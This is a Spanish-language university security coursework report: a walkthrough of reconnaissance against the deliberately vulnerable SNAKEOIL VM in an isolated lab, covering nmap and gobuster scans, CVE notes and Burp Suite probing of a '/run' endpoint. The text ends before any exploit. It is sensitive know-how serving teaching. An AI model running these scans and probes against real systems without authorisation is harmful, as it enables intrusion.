

**UNIVERSIDAD POLITÉCNICA DE
SAN LUIS POTOSÍ**

CARRERA: Ingeniería en Tecnologías de la Información

MATERIA: CNO IV Seguridad Informática

TRABAJO: PR - De la teoría a la práctica: walkthrough en acción

Ojeda Camacho José Carlos / 181629

PROFESOR: Servando López Contreras

Contenido

Objetivos del proyecto	2
Objetivo general	2
Objetivo específico	2
Descripción del escenario.....	3
Preparando un entorno de pruebas seguro.....	3
Reconocimiento, escaneo y enumeración los servicios en ejecución.....	4
Vulnerabilidades: riesgo y viabilidad de explotación.....	8
Análisis de Vulnerabilidades.....	9
Vulnerabilidades: riesgo y viabilidad de explotación.....	14
Explotación las vulnerabilidades	15
Actividades de post explotación	17
Conclusiones	18
Bibliografía	18

Objetivos del proyecto

Objetivo general

Demostrar la capacidad de aplicar conocimientos teóricos de seguridad informática en un entorno práctico, mediante la realización de un walkthrough detallado y la explicación de las técnicas y metodologías utilizadas para vulnerar una máquina virtual.

Objetivo específico

- Configurar un entorno de virtualización aislado para realizar las pruebas de penetración de forma segura.
- Utilizar herramientas de escaneo de puertos y servicios para identificar posibles vectores de ataque.
- Enumerar los servicios y aplicaciones en ejecución para obtener información detallada sobre el sistema objetivo.
- Investigar las vulnerabilidades conocidas asociadas con los servicios y aplicaciones identificados.
- Evaluar el riesgo y la viabilidad de explotar cada vulnerabilidad.
- Seleccionar y adaptar los exploits adecuados para las vulnerabilidades encontradas.
- Escalar privilegios para obtener acceso administrativo.
- Registrar cada paso del proceso, incluyendo comandos utilizados, resultados obtenidos y capturas de pantalla.

- Explicar las técnicas y metodologías utilizadas en cada etapa del ataque. • Grabar un video de la pantalla durante el proceso de ataque.
- Explicar cada paso del proceso en detalle, utilizando un lenguaje claro y conciso.


Descripción del escenario.

Para la realización de esta práctica de ciberseguridad, se implementó un entorno de laboratorio controlado y aislado sobre la plataforma de virtualización **Oracle VirtualBox**. El escenario está compuesto por dos nodos principales interconectados mediante una infraestructura de red configurada específicamente para simular un entorno de pruebas de penetración realista:


- **Estación de Ataque (Kali Linux):** Sistema operativo utilizado como plataforma central para las tareas de reconocimiento, interceptación de tráfico, análisis de vulnerabilidades y ejecución de exploits. Cuenta con herramientas especializadas como Nmap, Gobuster y Burp Suite Community Edition.
- **Máquina Víctima / Objetivo (SNAKEOIL - 10.0.2.3):** Sistema basado en Debian GNU/Linux que opera como servidor de pruebas. En este entorno se aloja una aplicación web desarrollada con el framework Flask y desplegada bajo un servidor web Nginx, la cual expone múltiples servicios y endpoints diseñados con fallos de seguridad controlados (incluyendo restricciones de métodos HTTP, manejo de sesiones mediante JSON Web Tokens y vulnerabilidades de ejecución de comandos).

Preparando un entorno de pruebas seguro

En la etapa inicial de preparación del entorno de laboratorio, se llevó a cabo tanto la importación del archivo de imagen en formato local .ovf para configurar el servicio virtualizado de la máquina objetivo utilizando el Administrador de Oracle VirtualBox, como la integración y visualización previa de la máquina virtual de Kali Linux dentro del mismo panel de administración de máquinas virtuales.



Se llevó a cabo la configuración de una Red NAT denominada "NatNetwork" con el prefijo IPv4 10.0.2.0/24 y la opción de servidor DHCP habilitada dentro del Administrador de Oracle VirtualBox. Asimismo, en las propiedades de configuración de red de la máquina virtual de Kali Linux y de la máquina virtual objetivo (vm), se habilitó el adaptador de red conectándolo a la "Red NAT" bajo el nombre de red "NatNetwork", asegurando de esta forma la conectividad en red entre ambos sistemas virtualizados.



Reconocimiento, escaneo y enumeración los servicios en ejecución

Esta fase tiene como objetivo trazar el mapa de la infraestructura tecnológica del objetivo. A grandes rasgos, se emplean técnicas de escaneo activo en la capa de red para descubrir dispositivos vivos, identificar los puertos expuestos y determinar con precisión qué servicios y sistemas operativos se encuentran en ejecución, estableciendo así los cimientos para delimitar la superficie de ataque disponible.

Se utilizó la terminal de la máquina atacante Kali Linux para ejecutar el comando **ifconfig**, verificando las interfaces de red activas y obteniendo la dirección IP asignada 10.0.2.15 en la interfaz eth0. Posteriormente, se ejecutó la herramienta netdiscover mediante el comando **sudo netdiscover -r 10.0.2.0/24** para realizar un escaneo activo de hosts en el segmento de red, lo que permitió listar los dispositivos conectados e identificar la dirección IP del objetivo en 10.0.2.3.

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::82ae:a885:4d36:2d76 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5a:87:bc txqueuelen 1000 (Ethernet)
    RX packets 26 bytes 4193 (4.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4136 bytes 250296 (244.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ sudo netdiscover -r 10.0.2.0/24
[sudo] password for kali: 
```

```
kali@kali: ~  
Session Actions Edit View Help  
Currently scanning: 10.0.2.0/24 | Screen View: Unique Hosts  
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120  
+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address    Count  Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+  
10.0.2.2      08:00:27:e1:d4:97    1     60  PCS Systemtechnik GmbH  
10.0.2.3      08:00:27:ea:81:b8    1     60  PCS Systemtechnik GmbH
```


Continuando con la fase de reconocimiento de la red, se utilizó la terminal de Kali Linux para ejecutar el comando de escaneo de puertos **sudo nmap -p- 10.0.2.3 -sV**. Como se observa en la salida de la herramienta, el análisis reveló que la máquina objetivo cuenta con tres puertos TCP abiertos: el puerto 22/tcp ejecutando el servicio OpenSSH 7.9p1 Debian, y los puertos 80/tcp y 8080/tcp ejecutando servidores web Nginx 1.14.2.

```
kali@kali: ~  
Session Actions Edit View Help  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$ sudo nmap -p- 10.0.2.3 -sV  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-05 21:49 -0400  
Nmap scan report for 10.0.2.3  
Host is up (0.0011s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
80/tcp    open  http     nginx 1.14.2  
8080/tcp  open  http     nginx 1.14.2  
MAC Address: 08:00:27:EA:81:B8 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.59 seconds  
  
(kali@kali)-[~]  
$
```

Se ejecutó un escaneo avanzado de detección de servicios y huellas digitales mediante el comando **sudo nmap -A 10.0.2.3** desde la terminal de Kali Linux. Los resultados permitieron profundizar en el análisis de los puertos previamente descubiertos, identificando las claves criptográficas ssh-hostkey del servicio OpenSSH en el puerto 22, así como los títulos y cabeceras HTTP de los servidores web Nginx en los puertos 80 y 8080 (destacando el título del proyecto web y posibles configuraciones de proxy), además de obtener detalles sobre el sistema operativo Linux subyacente de la máquina objetivo.

```
kali@kali: ~  
Session Actions Edit View Help  
--  
(kali@kali)~  
$ sudo nmap -A 10.0.2.3  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-05 21:53 -0400  
Nmap scan report for 10.0.2.3  
Host is up (0.0015s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
|_ ssh-hostkey:  
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)  
|   256  f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)  
|_  256  ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)  
80/tcp    open  http      nginx 1.14.2  
|_ http-title: Welcome to SNAKEOIL!  
|_ http-server-header: nginx/1.14.2  
8080/tcp  open  http      nginx 1.14.2  
|_ http-open-proxy: Proxy might be redirecting requests  
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project  
|_ http-server-header: nginx/1.14.2  
MAC Address: 08:00:27:EA:81:B8 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1   1.46 ms  10.0.2.3  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 9.49 seconds  
  
(kali@kali)~  
$
```

Se utilizó el navegador web dentro de la máquina virtual de Kali Linux para acceder a la dirección IP objetivo **http://10.0.2.3**, lo que permitió visualizar la página principal que muestra el mensaje institucional “Welcome to SNAKEOIL!” y verificar el acceso al servicio HTTP en el puerto 80. Asimismo, se hizo uso de las herramientas de desarrollo del navegador para inspeccionar el código fuente HTML de la página web principal.



Se utilizó la terminal de la máquina atacante Kali Linux para ejecutar la herramienta de enumeración de directorios gobuster en su modo de directorios (dir), especificando la URL del servicio web objetivo mediante el parámetro **-u http://10.0.2.3** y utilizando un diccionario predeterminado de rutas comunes localizado en **/usr/share/wordlists/dirb/common.txt** a través del parámetro **-w**.

Esta ejecución permitió realizar una búsqueda automatizada y exhaustiva de archivos, directorios y endpoints ocultos en el servidor web expuesto en el puerto 80, procesando la totalidad de las entradas del diccionario con el fin de identificar posibles vectores de acceso o recursos no enlazados públicamente que facilitarían la posterior fase de análisis y explotación del sistema objetivo.

```
(kali@kali)-[~]
$ gobuster dir -u http://10.0.2.3 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.3
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

Progress: 4613 / 4613 (100.00%)

Finished


(kali@kali)-[~]
$
```

Continuando con la fase de reconocimiento de servicios web, se accedió mediante el navegador al servidor HTTP ejecutándose en el puerto 8080 de la dirección IP objetivo **(http://10.0.2.3:8080)**, visualizando la interfaz principal titulada "Good Tech Inc.'s Snake Oil Project".



A través de la navegación por las distintas secciones de la aplicación web, se accedió a los diferentes posts publicados: la sección "Introduction" ubicada en la ruta /1, la sección "House Rules" en la ruta /2 (la cual expone directrices internas e identifica al rol de desarrollo a cargo de Patrick), y la sección "Useful Links" en la ruta /4, donde se detallan referencias técnicas sobre el uso de autenticación basada en tokens JWT en aplicaciones Flask.

Se utilizó la terminal de Kali Linux para ejecutar la herramienta gobuster apuntando al servicio HTTP en el puerto 8080 del objetivo mediante el comando **gobuster dir -u http://10.0.2.3:8080 -w /usr/share/wordlists/dirb/common.txt**. Los resultados del escaneo permitieron descubrir múltiples directorios y endpoints ocultos en la aplicación, destacando rutas clave como /create, /login (con un código de estado 405), /registration, /run (con estado 405), /secret (con estado 500), /test y /users, los cuales proporcionan las rutas funcionales para el posterior análisis y explotación de vulnerabilidades.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ gobuster dir -u http://10.0.2.3:8080 -w /usr/share/wordlists/dirb/common.txt  
Gobuster v3.8.2  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://10.0.2.3:8080  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Timeout: 10s  
Starting gobuster in directory enumeration mode  
01 (Status: 200) [Size: 2193]  
02 (Status: 200) [Size: 2356]  
04 (Status: 200) [Size: 2324]  
1 (Status: 200) [Size: 2193]  
2 (Status: 200) [Size: 2356]  
4 (Status: 200) [Size: 2324]  
create (Status: 200) [Size: 2596]  
login (Status: 405) [Size: 64]  
registration (Status: 200) [Size: 29]  
run (Status: 405) [Size: 178]  
secret (Status: 500) [Size: 37]  
test (Status: 200) [Size: 17]  
users (Status: 200) [Size: 140]  
Progress: 4613 / 4613 (100.00%)  
Finished  
(kali@kali)-[~]  
$
```

Vulnerabilidades: riesgo y viabilidad de explotación


- OpenSSH 7.9p1: El servicio OpenSSH en su versión 7.9p1 presenta un nivel de riesgo y viabilidad bajos. Esta versión antigua es susceptible a vulnerabilidades conocidas de enumeración de usuarios, como el CVE-2018-15473. Si bien su explotación es trivial y permite a un atacante identificar qué usuarios existen en el sistema, rara vez otorga acceso directo al sistema operativo a menos que se combine con ataques de fuerza bruta sobre credenciales débiles o el robo previo de una llave criptográfica.
- Nginx 1.14.2: El servidor web Nginx en su versión 1.14.2 representa un riesgo y viabilidad de nivel medio. Esta versión cuenta con vulnerabilidades documentadas de Denegación de Servicio (DoS) vinculadas a la implementación del protocolo HTTP/2 y el manejo de recursos, destacando el CVE-2019-9511. Aunque un ataque exitoso de este tipo podría agotar los recursos y afectar severamente la disponibilidad del servidor web, no facilita por sí solo la escalada de privilegios ni el acceso no autorizado al entorno subyacente.

Análisis de Vulnerabilidades

Esta etapa se centra en la disección de la comunicación entre el cliente y el servidor para auditar los mecanismos de validación. Posicionando un servidor proxy como intermediario local, se intercepta y analiza el tráfico HTTP en crudo antes de su envío. Esta metodología permite comprender el comportamiento del backend frente a entradas inesperadas, facilitando la manipulación deliberada de cabeceras, parámetros y verbos HTTP para confirmar los fallos de seguridad.


Se utilizó la herramienta Burp Suite Community Edition en la máquina virtual de Kali Linux, accediendo al módulo de "Proxy" con la función de interceptación activada ("Intercept is on") a través de su navegador integrado.

Esto permitió interceptar y visualizar de forma activa las solicitudes HTTP enviadas al servidor objetivo, tal como se observa en la captura donde se captura una petición de tipo GET dirigida a la ruta raíz de **http://10.0.2.3:8080/**, mostrando el detalle de sus cabeceras y parámetros en el panel de inspección antes de ser enviada al servidor web.



Se utilizó la sección de historial HTTP ("HTTP history") en Burp Suite para visualizar las peticiones realizadas al servidor web, seleccionando la ruta **/run** sobre la cual se desplegó un menú contextual para enviar la solicitud al módulo Repeater mediante la opción **"Send to Repeater"**.

En la captura se muestra la ejecución de una solicitud HTTP utilizando el método GET dirigida a la dirección del servidor en 10.0.2.3:8080, obteniendo como respuesta del servidor web Nginx un código de estado 405 Method Not Allowed, lo que evidencia la restricción de métodos HTTP permitidos en dicha ruta.



Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /run HTTP/1.1 2 Host: 10.0.2.3:8080 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 10 </pre>				<pre> 1 HTTP/1.1 405 METHOD NOT ALLOWED 2 Server: nginx/1.14.2 3 Date: Sun, 06 Sep 2026 07:32:46 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 178 6 Connection: keep-alive 7 Allow: POST, OPTIONS 8 9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"> 10 <title> 11 405 Method Not Allowed 12 </title> 13 <h1> 14 Method Not Allowed 15 </h1> 16 <p> 17 The method is not allowed for the requested URL. 18 </p> 19 </pre>			


En la continuación de la fase de análisis de vulnerabilidades, se utilizó el módulo Repeater de Burp Suite para enviar una solicitud HTTP mediante el método POST dirigida al endpoint `/run` sin un cuerpo de datos estructurado, obteniendo como respuesta del servidor un código de estado **400 Bad Request** en formato JSON con un mensaje que solicita proveer una URL con el formato `url:port` utilizando como ejemplo `127.0.0.1:12345`.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /run HTTP/1.1 2 Host: 10.0.2.3:8080 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 10 </pre>				<pre> 1 HTTP/1.1 400 BAD REQUEST 2 Server: nginx/1.14.2 3 Date: Sun, 06 Sep 2026 07:33:38 GMT 4 Content-Type: application/json 5 Content-Length: 107 6 Connection: keep-alive 7 8 { 9 "message": 10 "Please provide URL to request in the form url:port. Example: 127.0.0.1:12345", 11 "success":false 12 } 13 </pre>			


Posteriormente, se modificó la petición agregando un cuerpo de datos en formato JSON que incluye el parámetro `url` configurado con el valor **127.0.0.1:12345**. Al reenviar la solicitud, el servidor respondió nuevamente con un código de estado 400 Bad Request, indicando a través de su estructura JSON la necesidad de incluir una clave secreta mediante el mensaje informando que se requiere dicho parámetro.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /run HTTP/1.1 2 Host: 10.0.2.3:8080 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Type: application/json 10 Content-Length: 32 11 12 { 13 "url":"127.0.0.1:12345" 14 } </pre>				<pre> 1 HTTP/1.1 400 BAD REQUEST 2 Server: nginx/1.14.2 3 Date: Sun, 06 Sep 2026 07:53:12 GMT 4 Content-Type: application/json 5 Content-Length: 55 6 Connection: keep-alive 7 8 { 9 "message": "We need your secret key!", 10 "success":false 11 } 12 </pre>			


Se utilizó la sección de historial HTTP ("HTTP history") en Burp Suite para visualizar las peticiones realizadas al servidor web, seleccionando la ruta **/run** sobre la cual se desplegó un menú contextual para enviar la solicitud al módulo Repeater mediante la opción "Send to Repeater".



